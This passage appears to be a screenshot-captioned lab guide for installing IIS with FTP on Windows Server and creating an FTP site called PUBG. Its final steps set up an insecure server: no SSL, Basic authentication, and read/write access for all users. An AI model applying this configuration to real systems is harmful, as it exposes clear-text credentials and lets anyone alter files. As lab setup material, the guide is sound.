
Fig 2.2 Add Roles and Features Wizard – Click Next

Fig 2.3 Select Role-Based or Feature-based Installation and click Next

Fig 2.4 Select Default Destination Server and click next

Fig 2.5 Select Web Server (IIS) and click next

Fig 2.6 Select FTP in features and also select FTP extensibility and click Next

Installation Starts:

Fig 2.7 Click next and the click Install

Installation Succeeded:

Fig 2.8 Server Installation Completed

In the next steps we will add an FTP website to be hosted on the newly created FTP server:

Open the IIS server manager:

Fig 2.9 Opening IIS server manager

Right-Click on the created server (WIN-U6U3QM.....) and click on Add Website... :

Fig 2.10 Adding Website

Add FTP site Name as PUBG and set Physical Path as C:\intepub\ftproot:

Fig 2.11 Providing Site name and physical path

In the Binding and SSL settings – select SSL as No SSL and click next:

Fig 2.12 setting Binding and SSL settings

Select Authentication as Basic and provide Read and Write permissions to ALL Users:

Fig 2.13 Setting Authentication and Authorization Information
